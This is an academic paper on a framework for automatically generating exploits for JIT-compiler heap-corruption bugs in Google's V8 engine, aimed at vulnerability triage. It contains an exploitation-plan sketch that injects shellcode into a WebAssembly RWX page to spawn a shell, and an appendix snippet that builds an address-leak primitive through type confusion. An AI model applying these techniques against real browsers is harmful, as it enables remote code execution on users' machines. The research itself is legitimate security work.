A Framework for Automatic Exploit Generation for JIT Compilers

Xiyu Kang
Department of Computer Science
The University Of Arizona
Tucson, AZ 85721, USA
kangxiyu@email.arizona.edu

Saumya Debray
Department of Computer Science
The University Of Arizona
Tucson, AZ 85721, USA
debray@cs.arizona.edu

ABSTRACT

This paper proposes a framework for automatic exploit generation in JIT compilers, focusing in particular on heap corruption vulnerabilities triggered by dynamic code, i.e., code generated at runtime by the JIT compiler. The purpose is to help assess the severity of vulnerabilities and thereby assist with vulnerability triage. The framework consists of two components: the first extracts high-level representations of exploitation primitives from existing exploits, and the second uses the primitives so extracted to construct exploits for new bugs. We are currently building a prototype implementation of the framework focusing on JavaScript JIT compilers. To the best of our knowledge, this is the first proposal to consider automatic exploit generation for code generated dynamically by JIT compilers.

CCS CONCEPTS

• **Security and privacy → Browser security**; **Software security engineering**.

KEYWORDS

Automatic Exploit Generation; JIT Compiler in JavaScript Engines; Dynamic Code

ACM Reference Format:
Xiyu Kang and Saumya Debray. 2021. A Framework for Automatic Exploit Generation for JIT Compilers. In *Proceedings of the 2021 Research on offensive and defensive techniques in the Context of Man At The End (MATE) Attacks (Checkmate '21), November 19, 2021, Virtual Event, Republic of Korea.* ACM, New York, NY, USA, 9 pages. https://doi.org/10.1145/3465413.3488573

1 INTRODUCTION

This paper proposes a framework for automatic exploit generation in JIT compilers, focusing in particular on heap corruption vulnerabilities triggered by dynamic code, i.e., code generated at runtime by the JIT compiler. Such vulnerabilites typically arise from optimization bugs in JIT compilers, which then generate buggy dynamic code that can result in heap corruptions. Our goal is to help improve bug triage by exploitability assessment of vulnerabilities.

Checkmate '21, November 19, 2021, Virtual Event, Republic of Korea.

ACM ISBN 978-1-4503-8552-7/21/11.
https://doi.org/10.1145/3465413.3488573

Our framework consists of two components. The first analyzes existing exploits to extract exploitation primitives, which are abstractions of low-level behaviors that are especially useful for constructing exploits. The second component attempts to compose these primitives to construct an exploit for a new bug given a proof-of-concept input (PoC) that triggers the bug. Among the challenges that have to be addressed in this context is that JIT compiler optimizations can be sensitive to the characteristics of the program being optimized, which means that when modifying the PoC to construct the exploit it is necessary to ensure that the JIT compiler bug will still be triggered appropriately. The initial instantiation of our framework focuses on Google's V8 JavaScript engine and TurboFan JIT compiler [22].

The main technical contribution of this work is that, to the best of our knowledge, it is the first to consider automatic exploit generation for dynamic code. While there is a considerable body of work on automatic exploit generation (see Section 6 for a more detailed discussion) [2, 4, 15, 16, 23, 24, 29], including some that discuss exploit generation for interperter and browser bugs [11, 14], they deal only with static code. Other works in this area are not fully automated: they either demonstrate a particular technique by manually exploiting a bug, or assume the attacker has already gained some primitives such as arbitrary write [1, 10, 12, 18, 19, 21, 25, 26]. A secondary contribution is that we show how exploitation primitives, which are the building blocks of exploits, can be identified by analyzing existing exploits. By contrast, existing approaches [2, 5, 14, 16, 20, 24, 27, 28] rely on computationally expensive techniques, such as fuzzing and symbolic execution, that do not scale well.

The remainder of this paper is organized as follows. Section 2 gives a broad overview of our approach; Section 3 describes how exploitation primitives are extracted via analysis of existing exploits; Section 4 considers the construction of an exploit for a new bug; Section 5 discusses the current implementation status of our framework; Section 6 discusses related work; and Section 7 concludes. Appendix works out an example in detail.

2 EXPLOITATION FRAMEWORK OVERVIEW

The construction of an exploit for a buggy program ultimately involves reasoning about and manipulating the low-level behavior of that program at the level of machine instructions and memory bytes. However, the size and complexity of modern interpreter/JIT-compiler systems makes it challenging to reason directly about such low-level behaviors. For our purposes, it is more convenient to instead use higher-level abstractions of these low-level behaviors,




Figure 1: Automatic Exploit Generation Framework

which we refer to as *exploitation primitives* ("primitives" for short), that are particularly useful in the context of exploit generation.

Each primitive is extracted from an existing exploit and represented in terms of one sequence of operations (described below). The operations exchange data between several objects. Among the several objects, we choose the object whose metafield is changed as the CoreObj because the change of a metafield can give us a primitive. Each primitive has an associated *ability* that specifies its operational behavior, i.e., what it is able to do. We have the following 4 kinds of primitives:

- **Read(addr). Ability(addrs).** The primitive is able to read the value at the given address (addr). The ability for this kind of primitives is described by the addresses (addrs) it can read from.
- **Write(addr, value). Ability(addrs).** The primitive is able to write an attacker-controlled value to an attacker-controlled address. The ability for this kind of primitives is described the same as the read primitives. We do not give a value expression because most of the time we can use the CoreObj to directly overwrite the whole field at the given address.
- **Ip-hijack(addr). Ability(n).** The primitive is able to overwrite the instruction pointer register with an attacker-controlled address. Such primitives are created by modifying a code pointer metafield. Before the modification, the instruction pointer register uses the original code pointer. After the modification, the register uses the modified code pointer. We compare the two register values, and record the number of consecutive bytes starting from the lowest byte that are different. We use n to represent the number and say that its ability is being able to control the lowest n bytes.
- **Tycon(obj, DstType). Ability(SrcType, DstType).** The primitive is able to convert the type of an object to another attacker-specified type DstType. The primitive's ability is being able to convert an object of SrcType to another object of DesType.

Note that this is not intended to be an exhaustive list. Moreover, our framework is not tied to any particular set of primitives.

Each primitive is represented by a sequence of operations. The operations all belong to the following three kinds:

- **ReadData(obj, field).** This operation reads the value at a specified field of a specified object.
- **WriteData(obj, field, data).** This operation writes attacker-specified data to an attacker-specified field of an attacker-specified object.
- **CreateObj(specification).** This operation creates an object that is the same as the given specification. We extract objects from the memory. For each object, we find out its type and non-metafield values. We use such values and type as its specification because they determine which code we should use and the arguments. An example of such specifications can be found in the appendix.

Besides primitives, another important concept is exploitation plan. We building exploits by combining primitives and exploitation plans.

An exploitation plan is a mixture of real code and descriptions of wanted primitives. The descriptions look the same as our 4 kinds of primitives. addr is represented by a tuple (base, index, offset). After replacing the descriptions with real primitives, the execution of the exploitation plan will achieve the goal of the attacker such as spawning a shell. For example, an exploitation plan may look like this:

```
var OBJA = [0, 97, 115, ..., 11];
var OBJC = new Uint8Array(OBJA);
var OBJD = new WebAssembly.Module(OBJC);
var OBJE = new WebAssembly.Instance(OBJD, {});
// Starting from Read, this is a description of
// a wanted primitive. It means we want a read
// primitive to read the field at offset 16*8 from OBJE.
var obje16 = Read((OBJE, None, 16*8));
// Write SHELLCODE to the address obje16.
Write((obje16, None, 0), SHELLCODE);
OBJE.exports.main();
```

If we replace the primitive descriptions with real primitives, the exploitation plan becomes the final exploit. The execution of it will create a RWX page, inject SHELLCODE into it, and eventually run the SHELLCODE and give us a shell.

Figure 1 shows the conceptual structure of our framework. There are two phases: Preprocessing and Exploit Creation. The first phase is responsible for extracting primitives from existing exploits, while the second applies the extracted primitives to the exploitation of new bugs. Details of their behavior are discussed in Sections 3 and 4. The Object Database stores information about object structures

and relevant methods and is shared between the two phases. Each object is specified by the type of the object and its sequence of fields; each field is represented by its type and size (in bytes).

3 PREPROCESSING

Preprocessing involves extracting exploitation primitives from existing exploits. The Primitive Extractor assumes that we are able to detect the objects created in the full execution trace of an exploit. We need this assumption because our approach is based on reasoning about the data flow between different objects.

By data flow, we mean that the field values and field addresses in an object flow to another object. For example, a data flow can be like this: value in field 1 of object A is copied to field 2 of object B. The data flow information is captured in our representation of primitives. The representation of each primitive is a sequence of operations. For example, there is a read operation in the sequence which reads field 1 of object A. Later, there is a write operation that writes this value to field 2 of object B. So we are able to capture this data flow in our representation: field 1 of object A -> field 2 of object B. The representations of primitives are generated by algorithm 1. The two algorithms are going to be discussed in section 3.1.

Before identifying objects, we need to find out the memory areas that store objects. We use the high address shared by a group of objects to describe a memory area. For example, if the addresses of a group of objects all begin with 0x135a94, we say that the shared high address is 0x135a94 and the corresponding memory area is 0x135a94.

For v8, we are interested in two kinds of memory areas: Map area, areas that store other objects. Map is an object. But we separate it from other objects because it is special for the following reason. Map stores type information of other objects. The structure of most objects starts with a pointer to a Map object. The two facts allow us to use Map to help identify other objects in the following way. First, we find pointers to Map area. Each such pointer indicates the beginning of an object. Then we use its associated Map to determine its type and structure. With its structure, we are able to identify this whole object in the memory.

3.1 Primitive Extraction

As discussed in Section 2, each primitive is represented by a sequence of operations. Algorithm 1 shows the procedure used to extract the sequence of primitives *primitives*(e) in $T(e)$ given an instruction-level execution trace $T(e)$ for an exploit e, We first extract the sequence of operations *OpSeq*(e) from $T(e)$. *OpSeq*(e) is initially empty. We begin by gathering all memory reads and writes in $T(e)$ and use them to analyze the data flow between objects. We scan through the reads and writes from the beginning to the end. If we find there is an object created, we record this object and append a **CreateObj** operation to *OpSeq*(e). If we find a write to an recorded object, we append a **WriteData** operation to *OpSeq*(e). If we find a read from an recorded object, we append a **ReadData** operation to *OpSeq*(e). Eventually, *OpSeq*(e) stores all the creation, read, and write operations on objects in $T(e)$.

In this algorithm, FindObjMatch looks at our objs list and returns the object that the current instruction is accessing. FindField returns the field being accessed. FindSrc returns where the value being written comes from. It either comes from a previous memory read or it is self-defined. isHeadOfObjects returns whether the current memory write is a Map pointer. Such pointers represent the beginning of objects. ObjTypeAnalysis returns the type value stored at a specific offset from the Map pointer. FindObjMemFields returns the memory values of the object's fields. isValidObj tells whether the object agrees with its structure.

Algorithm 1: Extract operation sequence on objects

Input: An instruction-level execution trace $T(e)$ for an exploit e
Output: An operation sequence *OpSeq*(e)

```
1  rws = GatherMemReadsAndWrites(T(e));
2  i = 0;
3  objs = [];
4  OpSeq(e) = [];
5  while i <len(rws) do
6      obj = FindObjMatch(i, rws, objs);
7      if isRead(i, rws) and obj then
8          field = FindField(i, rws, obj);
9          append(ObjRead(obj, field)) to OpSeq(e);
10     else
11         if obj then
12             value = FindSrc(i, rws, seq_trace);
13             field = FindField(i, rws, obj);
14             append(ObjWrite(obj, field, value)) to OpSeq(e);
15         else
16             if isHeadOfObjects(i, rws) then
17                 type = ObjTypeAnalysis(i, rws);
18                 obj_instance = FindObjMemFields(i, rws);
19                 if isValidObj(obj_instance, type) then
20                     objs.append(obj_instance);
21                     append(ObjCreation(obj_instance)) to
                        OpSeq(e);
22     i += 1;
```

We then separate *OpSeq*(e) into different groups. Each group contains the data flow between several objects: Data inside the group does not flow out. Data outside the group does not flow in. This is the criteria on how we separate the groups. Each group is potentially a primitive. The last thing is to filter out those groups that are unlikely to be primitives. Read and write primitives usually involve the modification of bound field, for example the length field or the pointer field to an element area. Type Confusion primitives usually involve the modification of type field. Ip-hijack primitives usually involve the modification of code pointer field such as a function pointer. For the groups that do not have the above patterns, we remove them.

3.2 Primitive Database

This database has 4 categories as described in Section 2: Read, Write, Ip-hijack, Type Confusion. Each primitive is stored in its corresponding category. Each primitive is represented by a 3-element

tuple: (sequence, usage, ability). We use a sequence of operations to represent extracted primitives. This has been explained in section 2 and 3. The operation indices in the sequence which are used to invoke the primitive is called its usage. Each primitive has its own ability which is described in section 2. In the beginning of section 7, we show what our Primitive Database looks like.

For each category of primitives, we sort them according to abilities (defined in section 2): powerful primitives are before other primitives. For read and write primitives, we have Ability(addrs) to describe their ability. addrs is a set of addresses that can be accessed. If the size of the set is greater than others, it is considered to be more powerful. For Ip-hijack primitives, their ability is described by Ability(n). If an Ip-hijack primitive has a bigger n than others, it is considered to be more powerful. TyCon primitives are equally powerful.

4 EXPLOIT CREATION

Exploit creation for a JIT compiler given a bug PoC involves constructing an input for the JIT compiler, namely, a source program, whose JIT compilation and execution will exploit the target vulnerability appropriately. In our case, both the bug PoC and the constructed exploit are JavaScript programs. This section discusses the modules involved in this process in our framework.

4.1 Memory Analyzer

The Memory Analyzer maintains the program state. A program state keeps track of values and permissions (read/write/execute) associated with registers and memory locations as well as objects that are in memory, i.e., the locations of the objects, the fields comprising the objects, and the values for those fields. The Memory Analyzer is responsible for monitoring the program state and passing the state information to the Primitive Application module and the Exploitation module. The two modules use the state information to make sure that the memory is in the desired state during the exploitation process. Algorithms 4 and 2, together with the example in the appendix show how this module is used.

4.2 Bug Analyzer

JIT compilers have optimization bugs. Some of the bugs will eventually cause heap corruption bugs in the generated dynamic code. Our Bug Analyzer is to understand how we can modify a PoC file, so that the optimization bug and the heap corruption bug are still triggered.

The idea is to identify necessary features in the PoC file. As long as the features are satisfied, the heap corruption bug will be triggered. The set of features that we consider is the optimization actions taken by the JIT compiler. Given a PoC file, we randomly modify it many times and collect their optimization action sequence. For those modifications where the heap corruption bug is triggered, we possibly use the Longest Common Subsequence algorithm on their optimization action sequences. The algorithm will give us a sequence of features that are common in these modifications. In other words, the sequence of features needs to be satisfied for the heap corruption bug to be triggered.

Another job of Bug Analyzer is analyzing the ability of a bug. Since we are dealing with heap corruption bugs, we are interested in which values can be written to which addresses. We are not clear about how this will work. But we need to decide which and how the values in a PoC determine the addresses being corrupted and the data used in the corruption.

4.3 Primitive Application

4.3.1 Assumptions. The Primitive Application module assumes that if an object A is allocated before another object B in time, A is before B in the direction of heap growth. This allows us to easily overwrite B with A, which saves the trouble of heap manipulation.

4.3.2 Applied Primitives. This module takes an operation sequence from the Primitive Database and applies it to new bugs. The applied primitives are added to the Applied Primitives database. This database has 4 categories: Read, Write, Ip-hijack, Type Confusion. Each primitive is stored in one category. We record each primitive's usage and ability. Usage tells us what JavaScript code we should use to call the primitive. For each category of primitives, we sort them according to abilities: powerful primitives are before other primitives. This has been discussed in section 3.2.

4.3.3 Primitive Construction. We use algorithm 2 to apply the primitives in our Primitive Database to new bugs.

Algorithm 2: Primitive Construction

```
Input: sequence, object-database, memory-analyzer,
       applied-primitives
Output: code
pre-conditions = post-conditions = [];
for operation ∈ sequence do
    pre-conditions = post-conditions;
    if not memory-analyzer.Check(pre-conditions) then
        return failure;
    code = object-database.Implement(operation);
    if not code then
        code = applied-primitives.Implement(operation);
        if not code then
            return failure;
    post-conditions.append(operation.condition);
    if memory-analyzer.Check(post-conditions) then
        yield code;
    else
        return failure;
```

The algorithm takes a sequence from the Primitive Database. It tries to implement each operation in the sequence. It first tries to use normal object method to implement the operation. If it fails, it chooses a primitive from the Applied Primitives to implement the operation. If it succeeds, it outputs the corresponding code.

The pre- and post- condition checks make sure each operation is done correctly. For example, we have a write operation that writes value 0x1 to field A. The post condition is that field A should have value 0x1. The post condition then becomes the pre condition of the next operation. object.database.Implement is pretty straight

forward. For example, an operation says that we need to create an array of 2 zeros. The function then generates code "[0, 0]" that creates the array. applied-primitives.Implement takes an operation and decides which category of primitives it demands. Then it chooses the most powerful one of that category from the Applied Primitives database. Next it asks the memory-analyzer to look at the memory and solve the parameters in the chosen primitive.

4.4 Exploitation

The Exploit Plan Database contains lots of exploitation plans. Each plan gives a different way of using primitives to reach users' goal of attack. We set some plans in the database. One example is given in section 2. Our system is able to automatically implement the plans and eventually reach a goal of attack such as spawning a shell. Besides, users can also define their exploitation plans to achieve their goal of attack.

The definition of exploitation plan is given in section 2. In order to turn a plan into a real exploit, we traverse all the descriptions of wanted primitives in this plan, and replace them with real primitives. The real primitives are chosen from the Applied Primitives database. The most powerful one is firstly chosen. The Memory Analyzer is used to solve the parameters in the primitive. If this primitive is not able to finish the job of the description, we choose the next primitive until there is no primitive to choose.

5 IMPLEMENTATION STATUS

A prototype of the PREPROCESSING component has been finished. We applied the component to 4 exploits two of which involve JIT compilation. We are able to extract totally 1764 primitives which contain all the primitives actually constructed in each exploit. To be more concrete, we extracted 3 primitives from the exploit for bug [3], 6 from [7], 25 from [6], 1730 from [8]. We extracted more than a thousand primitives from the last one is because that we detected so many objects and the bound field or type field of the objects is modified by v8. In our implementation, if a bound field or type field is modified, then it is potentially a primitive. That is why so many primitives were found.

The idea is to extract the data flow within different object groups. An object group contains objects that only access objects within the group. If the metafield of an object is modified, it is potentially a primitive. If the metafield is a bound field such as length field, we classify it into Read and Write primitives. If the metafield is a executable code pointer, we classify it into Ip-hijack primitives. If it is a type field, we classify it into TyCon primitives. The modified object is within an object group. We use a sequence of operations (ReadData, WriteData, CreateObj) to model the creation of the object group and the data flow within it. The sequence is also our representation for the primitive.

We are working on the second component now. The Bug Analyzer is an important module to be implemented. It analyzes the JIT compiler to understand how a PoC file can be modified so that the bug will still be triggered. In order to do so, we plan to adopt the method in section 4.2.

The Memory Analyzer is not implemented. It is expected to monitor memory values. We believe its implementation is not a problem because there are other papers doing a similar job. For example, Gollum [14] used SHAPESHIFTER to log all live objects in the memory and record the memory values at a specific address.

The Exploitation and Primitive Application module are partly implemented. They apply primitives to bugs and translate exploitation plans into real exploits. We will continue to finish all the rest modules and evaluate them.

6 RELATED WORKS

There are a group of papers about automatic exploit generation (AEG) that focuses on exploiting programs that take pure data as input. They are not able to exploit huge programs that take source code as input, for example, interpreters and browsers. This is because the two kinds of programs require different format of input. Besides, these papers rely on fuzzing or symbolic execution to discover primitives and generate exploits. Fuzzing is not an ideal choice for huge programs because huge programs have huge numbers of program paths for fuzzing to explore, and fuzzing is not efficient and sometimes cannot give us useful results. Symbolic execution also has path explosion problem which makes it time-consuming and not applicable system-wide.

In 2011, Avgerinos et al. [2] proposed the first AEG system. They symbolize the input values and observe which memory addresses they can control. If they are able to control a return address and a buffer on the stack, they solve the symbolic formulas, inject shellcode to the buffer, and modify the return address to the buffer. They are able to exploit some programs such as iwconfig and socat.

In 2012, Mayhem [4] was proposed. They took a similar way. First, they use taint analysis to find the path that taints the instruction pointer. Second, they use symbolic execution to analyze how they can get to the point where the instruction pointer is tainted and how they can control the instruction pointer. By solving the symbolic formulas, they are able to make the instruction pointer point to an address that contains injected shellcode. They are able to exploit programs such as iwconfig and htget.

There are other works [13, 15–17, 23, 24, 29] that also take similar ways. They rely on fuzzing or symbolic execution to exploit programs that take data as input.

On other other hand, there are a group of papers focusing on the automatic exploitation of heap allocators because once we control heap allocators, we control the programs that use the allocators. However, these papers only focus on what happens within a component of programs - the allocators. They are not able to exploit bugs that exist in programs but have nothing to do with their allocators. Moreover, they do not consider and cannot exploit dynamic code.

Dusan et al. [20] symbolizes the overflowed values and uses symbolic execution to find the controlled instructions that can be used as primitives. HAEPG [30] symbolizes all input bytes and uses symbolic execution on function paths to search for interested instructions as primitives. HeapHopper [9] uses symbolic execution in a similar way. They symbolize the corrupted allocator metadata and explore its influences and thus find primitives. Insu et al. [28] defines several actions and uses fuzzing to try different combinations of the actions. They want to detect specific primitive patterns resulted from the actions.

Besides, automatic kernel exploitation is also a hot topic. FUZE [27] uses fuzzing and symbolic execution to find exploitable states

for UAF bugs. Then they use symbolic execution to determine the relationship between input and the exploitable states. KOOBE [5] uses fuzzing to try differnet program path and uses symbolic execution to search for primitives among the influenced instructions by the bug.

Last but not least, there are papers about the automatic exploitation of interpreters and browsers as well. This is most similar to our work. However, these papers do not consider dynamic code. They focus on analyzing interpreter and browser code. Therefore, they cannot analyze and exploit code that is dynamically generated in interpreters and browsers.

In 2018, PrimGen [11] was proposed to automatically generate primitives for browsers. They perform static analysis to find sinks after the crash point. Then they use symbolic execution on the local areas: from the crash point to the sinks. Solving the symbolic formulas will give them the values that lead to the sinks.

In 2019, Gollum [14] corrupts different objects on the heap in a fuzzing manner and sees what primitives they can get. They didn't use symbolic execution to find primitives. Instead, each crash after the corruption of an object is considered to be a potential primitive.

7 CONCLUSION

We proposed a framework for automatic exploit generation in JIT compilers, focusing in particular on heap corruption vulnerabilities triggered by dynamic code. The framework contains two components: PREPROCESSING, EXPLOIT CREATION FROM BUG POC. The first component models primitives into sequences of object operations. With this modelling, this component is able to extract totally 1764 primitives from 4 exploits. Two of the exploits involve JIT compilation. The second component applies the extracted primitives to new bugs and thereby generates exploits. We are working on the second component, especially the Bug Analyzer which is the main module in the second component.

ACKNOWLEDGMENTS

This research was supported in part by the National Science Foundation under grant no. 1908313.

REFERENCES

[1] Michalis Athanasakis, Elias Athanasopoulos, Michalis Polychronakis, Georgios Portokalidis, and Sotiris Ioannidis. 2015. The Devil is in the Constants: Bypassing Defenses in Browser JIT Engines.

[2] Thanassis Avgerinos, Sang Kil Cha, Brent Lim, and David Brumley. 2011. AEG: Automatic Exploit Generation. In Network and Distributed System Security Symposium. Internet Society.

[3] bugs.chromium.org. 2017. Issue 716044: V8: OOB write in Array.prototype.map builtin. https://bugs.chromium.org/p/chromium/issues/detail?id=716044

[4] S. K. Cha, T. Avgerinos, A. Rebert, and D. Brumley. 2012. Unleashing Mayhem on Binary Code. In 2012 IEEE Symposium on Security and Privacy. 380–394. https://doi.org/10.1109/SP.2012.31

[5] Weiteng Chen, Xiaochen Zou, Guoren Li, and Zhiyun Qian. 2020. {KOOBE}: Towards Facilitating Exploit Generation of Kernel Out-Of-Bounds Write Vulnerabilities. In 29th {USENIX} Security Symposium ({USENIX} Security 20). 1093–1110.

[6] ctf.pediy.com. 2019. XiaoHuHuanXiang. https://ctf.pediy.com/game-season_fight-129.htm

[7] ctftime.org. 2019. oob-v8. https://ctftime.org/task/8393

[8] cve.mitre.org. 2019. CVE-2019-5782. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-5782

[9] Moritz Eckert, Antonio Bianchi, Ruoyu Wang, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. 2018. HeapHopper: Bringing Bounded Model Checking to Heap Implementation Security. In 27th USENIX Security Symposium (USENIX Security 18). USENIX Association, Baltimore, MD, 99–116. https://www.usenix.org/conference/usenixsecurity18/presentation/eckert

[10] Tommaso Frassetto, David Gens, Christopher Liebchen, and Ahmad-Reza Sadeghi. 2017. JITGuard: Hardening Just-in-Time Compilers with SGX. In Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security (Dallas, Texas, USA) (CCS '17). Association for Computing Machinery, New York, NY, USA, 2405–2419. https://doi.org/10.1145/3133956.3134037

[11] Behrad Garmany, Martin Stoffel, Robert Gawlik, Philipp Koppe, Tim Blazytko, and Thorsten Holz. 2018. Towards Automated Generation of Exploitation Primitives for Web Browsers. In Proceedings of the 34th Annual Computer Security Applications Conference (San Juan, PR, USA) (ACSAC '18). Association for Computing Machinery, New York, NY, USA, 300–312. https://doi.org/10.1145/3274694.3274723

[12] Robert Gawlik and Thorsten Holz. 2018. SoK: Make JIT-Spray Great Again. In 12th USENIX Workshop on Offensive Technologies (WOOT 18). USENIX Association, Baltimore, MD. https://www.usenix.org/conference/woot18/presentation/gawlik

[13] Sean Heelan and D. Kroening. 2009. MSc Computer Science Dissertation Automatic Generation of Control Flow Hijacking Exploits for Software Vulnerabilities.

[14] Sean Heelan, Tom Melham, and Daniel Kroening. 2019. Gollum: Modular and Greybox Exploit Generation for Heap Overflows in Interpreters. In Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security (London, United Kingdom) (CCS '19). Association for Computing Machinery, New York, NY, USA, 1689–1706. https://doi.org/10.1145/3319535.3354224

[15] Hong Hu, Zheng Leong Chua, Sendroiu Adrian, Prateek Saxena, and Zhenkai Liang. 2015. Automatic Generation of Data-Oriented Exploits. In 24th USENIX Security Symposium (USENIX Security 15). USENIX Association, Washington, D.C., 177–192. https://www.usenix.org/conference/usenixsecurity15/technical-sessions/presentation/hu

[16] Shih-Kun Huang, Min-Hsiang Huang, Po-Yen Huang, Chung-Wei Lai, Han-Lin Lu, and Wai-Meng Leong. 2012. CRAX: Software Crash Analysis for Automatic Exploit Generation by Modeling Attacks as Symbolic Continuations. In Proceedings of the 2012 IEEE Sixth International Conference on Software Security and Reliability (SERE '12). IEEE Computer Society, USA, 78–87. https://doi.org/10.1109/SERE.2012.20

[17] Benjamin Kollenda, Enes Göktaş, Tim Blazytko, Philipp Koppe, Robert Gawlik, Radhesh Krishnan Konoth, Cristiano Giuffrida, Herbert Bos, and Thorsten Holz. 2017. Towards automated discovery of crash-resistant primitives in binary executables. In 2017 47th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN). IEEE, 189–200.

[18] Giorgi Maisuradze, Michael Backes, and Christian Rossow. 2016. What Cannot Be Read, Cannot Be Leveraged? Revisiting Assumptions of JIT-ROP Defenses. In 25th USENIX Security Symposium (USENIX Security 16). USENIX Association, Austin, TX, 139–156. https://www.usenix.org/conference/usenixsecurity16/technical-sessions/presentation/maisuradze

[19] Taemin Park, Karel Dhondt, David Gens, Yeoul Na, Stijn Volckaert, and Michael Franz. 2020. NoJITsu: Locking Down JavaScript Engines. https://doi.org/10.14722/ndss.2020.24262

[20] Dusan Repel, Johannes Kinder, and Lorenzo Cavallaro. 2017. Modular Synthesis of Heap Exploits. In Proceedings of the 2017 Workshop on Programming Languages and Analysis for Security (Dallas, Texas, USA) (PLAS '17). Association for Computing Machinery, New York, NY, USA, 25–35. https://doi.org/10.1145/3139337.3139346

[21] Chengyu Song, Chao Zhang, Tielei Wang, Wenke Lee, and David Melski. 2015. Exploiting and Protecting Dynamic Code Generation.. In NDSS.

[22] v8.dev. 2021. TurboFan. https://v8.dev/docs/turbofan

[23] Minghua Wang, Purui Su, qi li, Lingyun Ying, Yi Yang, and Dengguo Feng. 2013. Automatic Polymorphic Exploit Generation for Software Vulnerabilities, Vol. 127. 216–233. https://doi.org/10.1007/978-3-319-04283-1_14

[24] Yan Wang, Chao Zhang, Xiaobo Xiang, Zixuan Zhao, Wenjie Li, Xiaorui Gong, Bingchang Liu, Kaixiang Chen, and Wei Zou. 2018. Revery: From Proof-of-Concept to Exploitable. In Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security (Toronto, Canada) (CCS '18). Association for Computing Machinery, New York, NY, USA, 1914–1927. https://doi.org/10.1145/3243734.3243847

[25] Jan Werner, George Baltas, Rob Dallara, Nathan Otterness, Kevin Z. Snow, Fabian Monrose, and Michalis Polychronakis. 2016. No-Execute-After-Read: Preventing Code Disclosure in Commodity Software. In Proceedings of the 11th ACM on Asia Conference on Computer and Communications Security (Xi'an, China) (ASIA CCS '16). Association for Computing Machinery, New York, NY, USA, 35–46. https://doi.org/10.1145/2897845.2897891

[26] Wei Wu, Yueqi Chen, Xinyu Xing, and Wei Zou. 2019. {KEPLER}: Facilitating Control-flow Hijacking Primitive Evaluation for Linux Kernel Vulnerabilities. In 28th {USENIX} Security Symposium ({USENIX} Security 19). 1187–1204.


[27] Wei Wu, Yueqi Chen, Jun Xu, Xinyu Xing, Xiaorui Gong, and Wei Zou. 2018. {FUZE}: Towards facilitating exploit generation for kernel use-after-free vulnerabilities. In 27th {USENIX} Security Symposium ({USENIX} Security 18). 781–797.

[28] Insu Yun, Dhaval Kapil, and Taesoo Kim. 2020. Automatic Techniques to Systematically Discover New Heap Exploitation Primitives. In 29th USENIX Security Symposium (USENIX Security 20). USENIX Association, 1111–1128. https://www.usenix.org/conference/usenixsecurity20/presentation/yun
[29] Y. Zhang, T. Liu, Z. Wang, Q. Ruan, and B. Fang. 2019. AutoDE: Automated Vulnerability Discovery and Exploitation. In 2019 IEEE Fourth International Conference on Data Science in Cyberspace (DSC). 46–53. https://doi.org/10.1109/DSC.2019.00016
[30] Zixuan Zhao, Yan Wang, and Xiaorui Gong. 2020. HAEPG: An Automatic Multi-hop Exploitation Generation Framework. 89–109. https://doi.org/10.1007/978-3-030-52683-2_5

APPENDIX: A DETAILED EXAMPLE

The work described here focuses on JavaScript interpreters. These appear in all modern web browsers and thus present attractive targets for remote exploits. The details of our exploits depend closely on the structure and memory layout of JavaScript objects. This section sketches some background that helps you understand our object specifications.

For the sake of concreteness, we consider Google's JavaScript engine, V8, in this discussion. We focus on the explaining the following types of objects: JSArray, FixedDoubleArray, FixedArray, because they are frequently used in exploits. And they are used in our object specifications. JSArray objects, shown in Figure 2(a), contain four fields. The first one, kMapOffset, is a pointer to a Map object. It represents the type of the array. kPropertiesOffset is a pointer to an outline property object which stores outline properties. kElementsOffset is a pointer to an outline element area. The element area is either a FixedDoubleArray or a FixedArray. kLengthOffset is the length of the element area. The length field is also a type of object: SMI (small integer).



(a) JSArray (b) FixedDoubleArray and FixedArray

Figure 2: JavaScript object layouts in V8

FixedDoubleArray and FixedArray objects, shown in Figure 2(b), have the same structure. They contain two metadata fields plus the array element fields. The meaning of kMapOffset is the same as the above. kLengthOffset is the number of elements. What follow are the elements.

A.1 Primitive Extractor

The Primitive Extractor extracts primitives from existing exploits.

```
1  var obj = [1.1];
2  /* Define an object array. */
3  var obj_arr = [obj];
4  /* Define a double array. */
5  var double_arr = [1.1];
6  /* Get the object array's type field. */
7  var obj_arr_type = obj_arr.oob();
8  /* Get the double array's type field. */
9  var double_arr_type = double_arr.oob();
10
11 function GetAddrOf(object) {
12   /* Put the object into obj_arr. */
13   obj_arr[0] = object;
14   /* Overwrite obj_arr's type to double. */
15   obj_arr.oob(double_arr_type);
16   /* Get the object's address in double format. */
17   let addr = obj_arr[0];
18   /* Recover the type of obj_arr. */
19   obj_arr.oob(obj_arr_type);
20   return addr;
21 }
```

